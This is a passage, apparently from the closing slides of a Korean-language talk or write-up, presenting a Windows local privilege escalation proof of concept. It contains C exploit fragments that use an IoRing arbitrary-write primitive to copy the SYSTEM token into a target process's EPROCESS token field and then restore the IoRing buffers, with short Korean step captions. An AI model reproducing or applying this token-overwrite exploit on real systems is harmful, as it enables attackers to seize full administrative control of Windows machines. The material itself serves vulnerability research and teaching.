printf("[+] System token : %llx\n", SysToken);
```

LPE

System 토큰 가져오기

PoC

```
if (IoRingWrite(FakeRegBuffers, TargetEprocAddr + EPROC_TOKEN_OFFSET, SysToken, sizeof(ULONG64))) {  
    printf("[!] Failed to write IoRing\n");  
    exit(1);  
}
```

LPE

PID 프로세스 토큰에 System 토큰 덮어쓰기


PoC

```
IoRingWrite(FakeRegBuffers, &pIoRing->RegBuffers, &null, 0x10);  
printf("[*] Successfully LPE\n");
```

LPE

IoRing 복구

PoC



Q & A